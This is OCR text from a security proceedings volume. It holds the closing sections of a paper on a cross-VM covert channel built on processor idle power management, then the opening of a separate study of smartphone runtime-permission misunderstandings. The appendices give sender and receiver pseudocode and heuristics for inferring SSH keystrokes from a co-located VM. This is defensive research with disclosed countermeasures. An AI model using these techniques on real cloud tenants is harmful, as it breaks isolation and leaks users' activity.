In a computing system with a limited power budget (to prevent overheating), an intensive workload reduces the performance of other workloads. This property is utilized by the POWERT [36] to build a workload-based covert channel. The property is also related to the DVFS mechanism, where core frequency is adjusted according to the intensity of workloads. The covert channel attack can be mounted by accessing the CPU frequency registers [19, 49] or counting the performance [35]. IPMD channel and DVFS or POWERT channels are based on different and complementary mechanisms. IPMD occurs when cores are idle and it is effective across the whole system, while DVFS occurs when cores are active and affects the single processor only.

It is worth remarking that the IPMD channel is a completely new covert channel functioning across cores and processors. Like exiting covert channels, it is based on shared resources, *i.e.*, uncore, but its information is not conveyed through competing for the shared resource, *i.e.*, cache lines, memory bus, power budget, *etc.*, but through mutual-boosting, *i.e.*, active cores heating the computing platform improve (but not reduce) the latency performance of co-located cores, which is a very distinct behavior.

8 Countermeasures

We have disclosed our findings to the security teams of Intel, Amazon AWS, and Microsoft Azure. The IPMD channel is more like a design trade-off rather than a flaw, hence it can

be easily eliminated through configurations but at a cost elsewhere: 1. Disabling idle power management mechanisms. *e.g.*, fixing the uncore frequency and fixing PCs to PC0 (see Figure 6). The drawback is the power efficiency, *e.g.*, increasing the maintenance cost of servers, contradicting all the engineering efforts in enabling power-efficient computing. A more feasible solution is to only disable the uncore power management in sensitive scenarios. 2. Reducing the timer resolution. High resolution timer and ticks (`RDTSC`) have been blamed for enabling various timing covert/side channels. Blurring timer resolution [44], such as the Windows timer (either unintentionally or intentionally) can effectively reduce the channel capacity and granularity (see Figure 11). The cost is the determinism of the system and the applicability of time-sensitive applications. 3. Scheduling. The VM scheduler can pin VMs to pCPUs at a high frequency (see Figure 8). However, frequent scheduling not only makes cache deficient but also increases the probability of core or processor co-resistance, which instead eases many other attacks. 4. Auditing. The system administrator can observe an abnormal interrupt rate due to the timer latency measurement. A patient attacker might choose a low sampling rate and long symbol duration to hide its footprint.

9 Conclusion

Since the power efficiency is more and more important, it is worth understanding the security risks of corresponding mechanisms. This paper reveals a cross-processor and cross-VM covert channel stemming from the core and uncore sharing dependency in the processor idle power management mechanism. This paper primarily focuses on breaking the isolation of VMs. Theoretically, it might be possible to extend the insight to launch attacks in browsers and trusted computing environments.

Acknowledgements

We sincerely thank our shepherd Mohammad A. Islam and anonymous reviewers for their valuable comments and suggestions. We thank Shauna Dalton for the proofreading. We thank Tianming Wen from ShanghaiTech for helping us with the server platforms. This work is supported (in part) by the ShanghaiTech Startup Fund, the Shanghai Sailing Program 18YF1416700, the “Chen Guang" Program 17CG66 supported by Shanghai Education Development Foundation and Shanghai Municipal Education Commission, and NSFC 62002224.

References

[1] Advanced configuration and power interface (acpi) specification. https://uefi.org/sites/default/files/resources/ACPI_6_3_final_Jan30.pdf, Feb. 2021.

[2] Apic timer. https://wiki.osdev.org/APIC_timer, Feb. 2021.

[3] Cpu power saving methods for real-time workloads. https://elinux.org/images/8/86/CPU_idle.pdf, Feb. 2021.

[4] "ENLIGHTENING" KVM HYPER-V EMULATION. https://archive.fosdem.org/2019/schedule/event/vai_enlightening_kvm/, Feb. 2021.

[5] "HugePages Configuration in Amazon EC2. https://aws.amazon.com/premiumsupport/knowledge-center/configure-hugepages-ec2-linux-instance/, Feb. 2021.

[6] Hyper-V Configuration. https://docs.microsoft.com/en-us/windows-server/administration/performance-tuning/role/hyper-v-server/configuration, Feb. 2021.

[7] Intel 64 and ia-32 architectures software developer manuals. https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html, Feb. 2021.

[8] Intel 6th core product family uncore perfomrance monitoring guide. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/6th-gen-core-family-uncore-performance-monitoring-manual.pdf, Feb. 2021.

[9] Intel Atom Processor. http://caxapa.ru/thumbs/135047/2008_07_01_(1)_Atom_Day_45nm%26Markets%26Ato.pdf, Feb. 2021.

[10] Intel Performance Counter Monitor - A Better Way to Measure CPU Utilization. https://www.intel.com/software/pcm, Feb. 2021.

[11] Intel pmc core. https://01.org/blogs/rajneesh/2019/using-power-management-controller-drivers-debug-low-power-platform-states, Feb. 2021.

[12] Intel rapl. https://01.org/blogs/2014/running-average-power-limit-%E2%80%93-rapl, Feb. 2021.

[13] intel_idle.c. https://elixir.bootlin.com/linux/latest/source/drivers/idle/intel_idle.c, Feb. 2021.

[14] Mitiga recommends all aws customers running community amis to verify them for malicious code. https://medium.com/mitiga-

io/security-advisory-mitiga-recommends-all-aws-customers-running-community-amis-to-verify-them-for-5c3e8b47d2d8, Feb. 2021.

[15] Processor state control for your EC2 instance. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/processor_state_control.html, Feb. 2021.

[16] Testing the Windows Subsystem for Linux. https://docs.microsoft.com/en-us/archive/blogs/wsl/testing-the-windows-subsystem-for-linux, Feb. 2021.

[17] Tsc frequency variations with temperature. https://community.intel.com/t5/Software-Tuning-Performance/TSC-frequency-variations-with-temperature/td-p/1126518, Feb. 2021.

[18] WSL 2 Post BUILD FAQ. https://devblogs.microsoft.com/commandline/wsl-2-post-build-faq/, Feb. 2021.

[19] M. Alagappan, J. Rajendran, M. Doroslovački, and G. Venkataramani. Dfs covert channels on multi-core platforms. In *2017 IFIP/IEEE International Conference on Very Large Scale Integration (VLSI-SoC)*, pages 1–6. IEEE, 2017.

[20] S. Balasubramanian, T. Thomas, S. Shrimali, and B. Ganesan. Reducing power consumption of uncore circuitry of a processor, Nov. 18 2014. US Patent 8,892,924.

[21] L. A. Barroso and U. Hölzle. The case for energy-proportional computing. *Computer*, 40(12):33–37, 2007.

[22] D. B. Bartolini, P. Miedl, and L. Thiele. On the capacity of thermal covert channels in multicores. In *Proceedings of the Eleventh European Conference on Computer Systems*, pages 1–16, 2016.

[23] M. K. Bhandaru, A. Varma, J. R. Vash, M. Wong-Chan, E. J. Dehaemer, C. A. Poirier, S. P. Bobholz, et al. Dynamically controlling interconnect frequency in a processor, Apr. 26 2016. US Patent 9,323,316.

[24] J. Bouron, S. Chevalley, B. Lepers, W. Zwaenepoel, R. Gouicem, J. Lawall, G. Muller, and J. Sopena. The battle of the schedulers: Freebsd ULE vs. linux CFS. In *2018 USENIX Annual Technical Conference (USENIX ATC 18)*, pages 85–96, 2018.

[25] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS)*, 32(2):1–29, 2014.

[26] Q. Ge, Y. Yarom, D. Cock, and G. Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1):1–27, 2018.

[27] N. Gholkar, F. Mueller, and B. Rountree. Uncore power scavenger: A runtime for uncore power conservation on hpc systems. In *Proceedings of the International Conference for High Performance Computing, Networking, Storage and Analysis*, pages 1–23, 2019.

[28] V. Govtva. Intel xeon server cpu maximum wake latency measurement. 2019.

[29] D. Gruss, C. Maurice, K. Wagner, and S. Mangard. Flush+ flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 279–299. Springer, 2016.

[30] V. Gupta, P. Brett, D. Koufaty, D. Reddy, S. Hahn, K. Schwan, and G. Srinivasa. The forgotten 'uncore': On the energy-efficiency of heterogeneous cores. In *2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 367–372, 2012.

[31] D. Hackenberg, R. Schöne, T. Ilsche, D. Molka, J. Schuchart, and R. Geyer. An energy efficiency feature survey of the intel haswell processor. In *2015 IEEE international parallel and distributed processing symposium workshop*, pages 896–904. IEEE, 2015.

[32] J. L. Hennessy and D. A. Patterson. *Computer architecture: a quantitative approach*. Elsevier, 2011.

[33] G. Irazoqui, T. Eisenbarth, and B. Sunar. S$a: A shared cache attack that works across cores and defies vm sandboxing–and its application to aes. In *2015 IEEE Symposium on Security and Privacy*, pages 591–604. IEEE, 2015.

[34] G. Irazoqui, T. Eisenbarth, and B. Sunar. Cross processor cache attacks. In *Proceedings of the 11th ACM on Asia conference on computer and communications security*, pages 353–364, 2016.

[35] M. Kalmbach, M. Gottschlag, T. Schmidt, and F. Bellosa. Turbocc: A practical frequency-based covert channel with intel turbo boost. *arXiv preprint arXiv:2007.07046*, 2020.

[36] S. K. Khatamifard, L. Wang, A. Das, S. Kose, and U. R. Karpuzcu. Powert channels: A novel class of covert communicationexploiting power management vulnerabilities. In *2019 IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 291–303. IEEE, 2019.

[37] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[38] J. Leverich, M. Monchiero, V. Talwar, P. Ranganathan, and C. Kozyrakis. Power management of datacenter workloads using per-core power gating. *IEEE Computer Architecture Letters*, 8(2):48–51, 2009.

[39] P. Lifshits, R. Forte, Y. Hoshen, M. Halpern, M. Philipose, M. Tiwari, and M. Silberstein. Power to peep-all: Inference attacks by malicious batteries on mobile devices. *Proceedings on Privacy Enhancing Technologies*, 2018(4):141–158, 2018.

[40] M. Lipp, D. Gruss, R. Spreitzer, C. Maurice, and S. Mangard. Armageddon: Cache attacks on mobile devices. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 549–564, 2016.

[41] M. Lipp, A. Kogler, D. Oswald, M. Schwarz, C. Easdon, C. Canella, and D. Gruss. Platypus: Software-based power side-channel attacks on x86. 2021.

[42] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee. Last-level cache side-channel attacks are practical. In *2015 IEEE symposium on security and privacy*, pages 605–622. IEEE, 2015.

[43] Z. Long, X. Wang, Y. Jiang, G. Cui, L. Zhang, and T. Mak. Improving the efficiency of thermal covert channels in multi-/many-core systems. In *2018 Design, Automation & Test in Europe Conference & Exhibition (DATE)*, pages 1459–1464. IEEE, 2018.

[44] R. Martin, J. Demme, and S. Sethumadhavan. Timewarp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. In *2012 39th Annual International Symposium on Computer Architecture (ISCA)*, pages 118–129. IEEE, 2012.

[45] R. J. Masti, D. Rai, A. Ranganathan, C. Müller, L. Thiele, and S. Capkun. Thermal covert channels on multi-core platforms. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 865–880, 2015.

[46] C. Maurice, C. Neumann, O. Heen, and A. Francillon. C5: cross-cores cache covert channel. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 46–64. Springer, 2015.

[47] C. Maurice, M. Weber, M. Schwarz, L. Giner, D. Gruss, C. A. Boano, S. Mangard, and K. Römer. Hello from the other side: Ssh over robust cache covert channels in the cloud. In *NDSS*, volume 17, pages 8–11, 2017.

[48] D. Meisner, B. T. Gold, and T. F. Wenisch. Powernap: eliminating server idle power. *ACM SIGARCH Computer Architecture News*, 37(1):205–216, 2009.

[49] P. Miedl, X. He, M. Meyer, D. B. Bartolini, and L. Thiele. Frequency scaling as a security threat on multicore systems. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 37(11):2497–2508, 2018.

[50] P. Miedl and L. Thiele. The security risks of power measurements in multicores. In *Proceedings of the 33rd Annual ACM Symposium on Applied Computing*, pages 1585–1592, 2018.

[51] V. Pallipadi, S. Li, and A. Belay. cpuidle - do nothing, efficiently... https://www.kernel.org/doc/ols/2007/ols2007v2-pages-119-126.pdf, Feb. 2021.

[52] P. Pessl, D. Gruss, C. Maurice, M. Schwarz, and S. Mangard. DRAMA: Exploiting DRAM addressing for cross-cpu attacks. In *25th USENIX security symposium (USENIX security 16)*, pages 565–581, 2016.

[53] H. Ragab, A. Milburn, K. Razavi, H. Bos, and C. Giuffrida. Crosstalk: Speculative data leaks across cores are real. In *IEEE Symposium on Security & Privacy*, 2021.

[54] C. Reiss, A. Tumanov, G. R. Ganger, R. H. Katz, and M. A. Kozuch. Heterogeneity and dynamicity of clouds at scale: Google trace analysis. In *Proceedings of the third ACM symposium on cloud computing*, pages 1–13, 2012.

[55] T. Ristenpart, E. Tromer, H. Shacham, and S. Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 199–212, 2009.

[56] R. Schöne, D. Molka, and M. Werner. Wake-up latencies for processor idle states on current x86 processors. *Computer Science-Research and Development*, 30(2):219–227, 2015.

[57] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. Zombieload: Cross-privilege-boundary data sampling. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 753–768, 2019.

[58] N. Sehatbakhsh, B. B. Yilmaz, A. Zajic, and M. Prvulovic. A new side-channel vulnerability on modern computers by exploiting electromagnetic emanations from the power management unit. In *2020 IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 123–138. IEEE, 2020.

[59] D. X. Song, D. A. Wagner, and X. Tian. Timing analysis of keystrokes and timing attacks on ssh. In *USENIX Security Symposium*, volume 2001, 2001.

[60] 6th generation intel® processor families for s-platforms, datasheet, volume 1 of 2. https://www.intel.com/content/www/us/en/processors/core/desktop-6th-gen-core-family-datasheet-vol-1.html, Feb. 2021.

[61] D. Sullivan, O. Arias, T. Meade, and Y. Jin. Microarchitectural minefields: 4k-aliasing covert channel and multi-tenant detection in iaas clouds. In *NDSS*, 2018.

[62] E. Tromer, D. A. Osvik, and A. Shamir. Efficient cache attacks on aes, and countermeasures. *Journal of Cryptology*, 23(1):37–71, 2010.

[63] S. Van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Ridl: Rogue in-flight data load. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 88–105. IEEE, 2019.

[64] V. Varadarajan, Y. Zhang, T. Ristenpart, and M. Swift. A placement vulnerability study in multi-tenant public clouds. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 913–928, 2015.

[65] I. S. Winkler and B. Dealy. Information security technology? don't rely on it. a case study in social engineering. In *USENIX Security Symposium*, volume 5, pages 1–1, 1995.

[66] Z. Wu, Z. Xu, and H. Wang. Whispers in the hyper-space: high-bandwidth and reliable covert channel attacks inside the cloud. *IEEE/ACM Transactions on Networking*, 23(2):603–615, 2014.

[67] Z. Xu, H. Wang, and Z. Wu. A measurement study on co-residence threat inside the cloud. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 929–944, 2015.

[68] M. Yan, R. Sprabery, B. Gopireddy, C. Fletcher, R. Campbell, and J. Torrellas. Attack directories, not caches: Side channel attacks in a non-inclusive world. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 888–904. IEEE, 2019.

[69] Y. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. Cross-vm side channels and their use to extract private keys. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 305–316, 2012.




Figure 11: **IPMD Channel in Windows-based Platforms.** Labels are denoted in (left, right). The left label denotes the victim VM and timer configuration. The right label denotes the the hypervisor. The OS of the attacker VM is Linux. Experiments with Hyper-V hypervisor is conducted in the Microsoft Azure Cloud.

Appendix

A. Attacks on Windows Platforms

We validate the IPMD channel in the Windows OS and the Hyper-V hypervisor. A major difference from Linux-based settings is that the resolution and accuracy of the Windows timers are much lower, which limits the capacity of the IPMD channel.

We first use the server platform to validate the IPMD channel with the Windows guests on the KVM hypervisor. The guest OS is the Windows Server Standard 2019 v1809. The win server is assigned with 8 GB RAM. `hypervclock` is enabled [4] in KVM. Other settings are the same as in §5.4.1. Results are shown in Figure 11. Bars in Figure 11 denote the largest channel capacity achieved through varying different T_s and T_{Sym} combinations.

Compared with Figure 6 (b), the capacity (Win+mmtimer, KVM) drops by an order. This is mainly because of the win timer. According to our tests, its finest accuracy in our platform is no better than 1 ms (through `mmtimer` API), which is much coarser than the `hrtimer` in Linux, resulting in timing jitters in the symbols. The impact of the timer mechanism can also be validated through comparing with the (Win+WSLtimer, KVM), where WSL is short for the Windows Subsystem for Linux 1 or WSL 1 [8], which emulates Linux system calls through a translation layer in Windows [16]. The accuracy of WSL timers is around 0.5 ms, which is better than the native win timers. As a result, the IPMD channel achieves comparable capacity as the Linux OS. We guess the WSL timer is probably based on lower-level and independent mechanisms.

We set up the Hyper-V hypervisor in two cases. The in-house one is our server with Hyper-V server 2019. The cloud one is based on the Dsv3_Type2 (Intel Platinum 8171M,

[8] WSL 2 is based on the Hyper-V architecture [18]




Figure 12: **Raw Latency Trace of SSH Keystrokes (Desktop platform).** The trace is sampled in the attacker VM when the victim VM is accessed through `SSH`. The red line denotes the timing of the keystroke from the `stdin` of the victim VM. The blue curve outlines the spike caused by the `SSH` processing. We define the spikes as the downwards areas below the average latency. We identify the keystroke spikes according to three heuristic rules: 1. the width of the bottom of the spike is within 3 to 6 samples, *i.e.*, (0.66, 1.32) ms; 2. the mean latency of the spike is between 60 μs and 80 μs; 3. The last-second sample (the blue star) is greater than 30 μs.

Skylake-SP, and 504 GB RAM) dedicated host in Microsoft Azure Cloud. As their performance is close, Figure 11 only depicts the Azure case.

The guest software settings are the same as KVM case. Three D2s_v3 instances are launched on the dedicated host. One for the attacker VM. The other two for the Linux VM and Windows VM respectively. Each D2s_v3 instance is assigned with two vCPU.

When using the Hyper-V hypervisor, due to the inaccuracy of the underlying win timer, the performance of most cases are close to the (Win+mmtimer, KVM) case. The (Win+mmtimer, Hyper-V) is the worst as there are two layers of win timers.

Another impacting factor is the Windows power plan, which specifies the behavior of the hypervisor power management mechanism [6]. We can only conduct this test with our in-house servers. There is no much difference among different plans in terms of the capacity. Compared with the default Balanced plan, the High Performance plan does not fix CC to CC0, nor does it disable PCs, but the cores tend to operate with higher frequencies. The above is observed through the Intel `pcm` [10] tool.

B. Raw Trace of SSH Keystrokes

Figure 12 illustrates the raw latency trace collected in the attacker VM when the co-located victim VM is accessed through `SSH` from a remote host. Both the `SSH` server and client are OpenSSH_7.9p1. We observe that the raw traces of different ciphers are slightly different. The results of the default cipher `chacha20-poly1305@openssh.com` are the most stable. This is probably because the ChaCha algorithms have not been fully hardware accelerated, which incurs a larger software footprint.

C. *Source* and Timer Latency Measurement in *Sink*

Algorithm 1 Source Process: send frame via IPMD channel

```
1: procedure SENDFRAME(frame, frameLen, T_Sym)
2:     for i ← 1, frameLen do
3:         if frame[i] = 1 then
4:             Execute something for T_Sym
                   ▷ to keep the occupied core active
                   ▷ T_Sym is the duration of a symbol
5:         else
6:             sleep(T_Sym)
7:         end if
8:     end for
9: end procedure
```

Algorithm 2 Measure exit latency via timer latency

```
1: procedure MEASURE EXIT LATENCY(T_s)
2:     while true do
3:         record T_pre
4:         sleep (T_s)
5:         record T_post
6:         T_total[i++] ≈ T_post − T_pre − T_s
7:     end while
8: end procedure
```

Can Systems Explain Permissions Better? Understanding Users' Misperceptions under Smartphone Runtime Permission Model

Bingyu Shen[1], Lili Wei[2], Chengcheng Xiang[1], Yudong Wu[1],
Mingyao Shen[1], Yuanyuan Zhou[1], and Xinxin Jin[3]
[1]*University of California, San Diego* [2]*The Hong Kong University of Science and Technology* [3]*Whova, Inc.*

Abstract

Current smartphone operating systems enable users to manage permissions according to their personal preferences with a runtime permission model. Nonetheless, the systems provide very limited information when requesting permissions, making it difficult for users to understand permissions' capabilities and potentially induced risks.

In this paper, we first investigated to what extent current system-provided information can help users understand the scope of permissions and their potential risks. We took a mixed-methods approach by collecting real permission settings from 4,636 Android users, an interview study of 20 participants, and large-scale Internet surveys of 1559 users. Our study identified several common misunderstandings on the runtime permission model among users. We found that only a very small percentage (6.1%) of users can infer the scope of permission groups accurately from the system-provided information. This indicates that the information provided by current systems is far from sufficient.


We thereby explored what extra information that systems can provide to help users make more informed permission decisions. By surveying users' common concerns on apps' permission requests, we identified five types of information (i.e., decision factors) that are helpful for users' decisions. We further studied the impact and helpfulness of the factors to users' permission decisions with both positive and negative messages. Our study shows that the *background access* factor helps most while the *grant rate* helps the least. Based on the findings, we provide suggestions for system designers to enhance future systems with more permission information.

1 Introduction

Smartphones are pervasive today [23, 52]. The latest versions of the market-dominating smartphone operating systems, Android and iOS, both provide runtime permission management to let users decide to allow or deny apps' requests to access private data, such as photos, contacts [16, 19]. However, users can make wrong permission decisions unintentionally, which may cause severe privacy leaks in the runtime permission model as shown in recent security incidents [13, 17, 18, 20]. For example, in March 2018, it was reported that Android app of Facebook collected and uploaded users' call history and SMS messages to their servers if users grant the app permissions to read these data. Users were not aware of this even though they granted the permissions themselves. Some of them surprisingly found it out after downloading and inspecting the data collected by Facebook [17].

Compared with the previous install-time model, the adoption of the runtime permission model introduces three new challenges for users to understand app permissions. First, the runtime permission model provides a shorter and briefer description for permissions requests as shown in Figure 1. Users can hardly understand what private data will be accessed from the descriptions. Second, the runtime permission model allows users to manage permissions in groups. Users need to understand the details of private data granted in each group to make informed decisions (c.f. §2.1). Third, the change from install-time model to runtime model in Android raises new security risks: old apps can bypass the runtime permission mechanism and directly obtain all the requested permissions after installation on Android 6-9.

Smartphone systems currently play a neutral and passive role in helping users understand and manage the permissions: *they only provide brief descriptions about the permission groups in permission request dialogs.* These descriptions typically contain incomplete information. Figure 1 gives two examples of permission request dialogs on Android 9.0 and iOS 13 respectively. In Figure 1 (a), the dialog informs users the permission will "allow Snapchat to make and manage phone calls". From this notice, ordinary users cannot know that the app can also collect the phone's unique ID (i.e., IMEI) once the permission is granted. In Figure 1 (b), the dialog informs users that the permission will "allow Twitter to access location". However, it does not tell whether the location information will be uploaded to the server or how it will be used. Such simple descriptions can mislead ordinary users. Our study shows that only 6.1% of users can correctly understand all the capabilities in the permission groups (cf. §5.1).



(a) Android (b) iOS

Figure 1: **Examples of permission request dialogs on Android and iOS.** In Figure 1(a), the dialog only shows that Snapchat requests a permission to make and manage phone calls; however, it does not inform users that it will also allow the app to access phone status and ID (i.e. IMEI). In Figure 1(b), the usage descriptions provided by the Twitter app only give obscure descriptions of how location data are used. App developers may have incentives not to honestly and comprehensively disclose their entire access and usage of user data [50, 57]. **From these brief descriptions, users can hardly have a comprehensive understanding of the risks of granting these permissions.**

To better explain permissions, smartphone systems give app developers the opportunity to provide explanations when requesting permissions [16, 19]. However, previous studies [50, 57] found that this has several problems. First, app developers may not provide correct explanations. Liu et al. [50] found that a significant proportion of runtime explanations state that the app only requests basic permissions yet, in fact, the app requests more permissions than the claimed ones. Second, most developers tend to only describe the benefits to the users, but hide the details on what information will be collected and how the information will be used [57]. This implies that users can be misled if the system solely relies on app developers to explain the permission requests. It is necessary to have systems provide more accurate information to help users understand and manage permissions.

Besides, it is also unclear whether systems have effectively notified their users with the risks induced by permission model changes. Android changed from the install-time permission model to the runtime model in 2015. For compatibility, Android 6.0 and later versions (referred as Android 6.0+) still support apps using SDKs prior to 6.0 (referred as low-version apps). Low-version apps can directly obtain all their requested permissions after installation. Our study shows that 38.3% of our 180 surveyed Android 6.0+ users mistakenly expect low-version apps to request permission at runtime (cf. §4).

While many previous works focused on user comprehension of the *install-time* permission notices [37, 39, 43], it is still unclear how well users can understand the permissions in the *runtime* model. In this paper, we aim to identify the problems in the runtime permission model and evaluate their impacts on users by answering the following research questions:

RQ1. (Risks induced by permission model compatibility) How commonly do users have low-version apps installed, which may take advantage of permission model compatibility to bypass runtime user consents?

RQ2. (Runtime permission comprehension and management) Can the information provided by the system help ordinary users to precisely comprehend the permissions and their capabilities? How often do users review their permission settings after they granted them at apps' runtime?

RQ3. (Extra information from the system) What extra information (if the system can provide) would impact users' permission decisions?

To answer the research questions, we conducted three different types of studies. We first collected app permission settings from 4,636 real mobile users to study the real-world adoption of the runtime permission model. We then conducted both the interview study (n=20) and two online surveys (n= 359 and n=1200) to study users' comprehension and experience with permissions. We also identified factors that are of users' concern in making permission decisions in our interview study and used online surveys to investigate their impact on users' decisions.

Our study reveals three interesting findings: (1) Low-version apps are still widely used three years after the runtime permission model was introduced. Among the 4,636 studied Android users, 61.8% have at least one such app installed on their devices (§4); (2) Only 6.1% of survey respondents can accurately infer the scope of all the permission groups after they read permission explanations from the smartphone OSes (§5); (3) Messages capturing negative aspects of the apps are more likely to impact users' permission decisions (§6).

This paper makes the following three major contributions:

- We study users' understanding of the information provided by smartphone systems for the runtime permission model. We identify common misunderstandings raised by the permission model change, the design of permission groups and app-provided explanations.
- We identify five factors that users are concerned about in making permission decisions and quantitatively compared their impact on users' permission decisions from both positive and negative perspectives.
- Based on our study findings, we provide recommendations to the designers of smartphone OSes to address common misunderstandings of the runtime permission model.

2 Background

2.1 Permissions & Permission Groups

Permissions are introduced to gain explicit consent from smartphone users to access sensitive data or system resources. Smartphone OSes organize permissions as permission groups and let users decide whether to allow or deny each permission group [15]. For example, in Android, the `READ_SMS` and `RECEIVE_SMS` permissions are included in the `SMS` group as a whole. When either `READ_SMS` or `RECEIVE_SMS` is requested, Android will ask users for `SMS` group with the same notice.

Users have two ways to manage permissions in the runtime permission model. First, users can make permission decisions in dialogs when they are using an app, as shown in Figure 1(a). However, these system dialogs are not informative due to: 1) they display the same message when any permission in a permission group is requested (e.g. in Figure 1(a), the message could be displayed when the app requests to access phone ID or make phone calls); 2) they only give brief permission explanations, which is not intuitively understandable (e.g. in Figure 1(a), "make and manage phone calls" also includes accessing phone status and ID). Second, users can grant or revoke an app's permissions in privacy settings afterwards. However, the system settings provide neither detailed explanations nor clear definitions of permission groups, as shown in Figure 2. Users may need to guess the relevant resources allowed by each permission group from the group name.

2.2 Permission Management

On Android. Since version 6.0 which was released in 2015, Android has changed its permission model from *install-time* to *runtime* permission model for four years at the time of study in 2019. In the install-time model, a list of requested permissions and their descriptions are shown before the installation of an app, as shown in Figure 3. Users can either (1) grant *all* the requested permissions to the app or (2) reject and terminate the app installation. In the runtime permission model, permission request dialogs are shown to requested permissions when users start using the app, so that users can make decisions at the granularity of the permission group.

Compatibility becomes a problem for phones which support runtime permission model. Android developers need to set a target SDK version in the configuration file to specify the Android version that the developers have tested against. Apps with a lower version of SDK cannot accommodate to runtime permission model: all requested permissions are granted at installation time even when running on newer versions of Android. If users are unaware of this issue, they may expect that all apps will request permissions at runtime and unintentionally grant all permissions at install time.

On iOS. iOS has been using the runtime permission model since iOS 6 in 2012 [12]. It has two key differences compared to Android. First, iOS has a finer-grained permission model for some sensitive information. For example, iOS users can independently manage permissions for specific categories of personal data like step count or heart rate within the `Health` permission group, as well as control read and write permission for each category. We took the different permission groups into account when we design the study for iOS and Android.

Another key difference is that iOS *requires* app developers to specify a usage explanation for each of the requested sensitive resources as shown in Figure 1(b), which is optional and recommended on Android [16]. However, developers may provide partial or misleading explanations that avoid users denying their apps' permission requests [50, 57].

3 Methodology

3.1 Permission System Evolution Study

To study potential issues of permission model change, we designed and implemented an Android app to collect apps installed on users' phones and their permission settings from *real* users. We then used the collected data to analyze the evolution of apps' target versions on the Android market and users' permission decisions for various apps. We did not gather data from iOS due to: (1) iOS does not allow a third-party app to get other apps' permission granting status. (2) Users are not able to install apps with the install-time permission model since iOS 6 in 2012.

Compared to simply crawling apps and relevant data from app markets, the real permission settings enable us to know (1) users' actual permission settings (allow or deny) for the apps and (2) the impact of low target SDK version apps, such as the percentage of users who have installed such apps.

Data Collection Methodology. We designed an Android app, Permission Checker (PerChecker), to help users see the list of detailed permissions of each app under permission groups [9, 34]. The app was released on Google Play in June 2018 and has received over 10k downloads by June 2019. For each user, we leveraged PerChecker to collect the list of installed apps, as well as each app's requested and granted permissions. We also collected the IP and MAC address as the unique ID for analytical purposes. No personal demographics data was collected from PerChecker users. Our data collection process was from June 2018 to September 2018. To boost the initial installs, we used Google Ads in August 2018 with keywords "permission" to get the first 400 installs, then stopped advertisements.

To keep the data collection process transparent to users, we provided a clear summary of privacy policy [8] clarifying what data will be collected and how the data will be used, which will be shown on the app's first launch. Users can also opt out of the data collection at any time. In total, we collected 4,636 permission settings from distinct Android users whose phones support the runtime permission model. The dataset is available at [7].

3.2 Interview Study

We conducted semi-structured interviews to study users' comprehension of permission groups and related risks, as well as factors that affect users' permission decisions. The participants must have smartphones of the runtime permission model. The interview results are used to design surveys in §3.3. Before the interview, we refined the questions through a pilot study with people from various knowledge backgrounds and verified the questions' intelligibility. The full interview questions are available online [10].

Interview Design Methodology. Our semi-structured interviews are guided with predefined questions. We also encouraged the participants to talk about their understandings

of any related topics. Here are the main interview phases (for full phases and questions, please refer to [10]).

(1) Permission group comprehension. We asked if they can find apps' permission settings on a smartphone. If users failed to find the permission settings, we would help them find the settings. Then we presented the participants with a list of permission groups in settings as shown in Figure 2 (We also use the centralized settings display for iOS). Then we randomly picked 4-5 permission groups and asked participants to explain what resources each permission group controls. We further asked how often the participants used the permission settings and whether they would check them regularly.

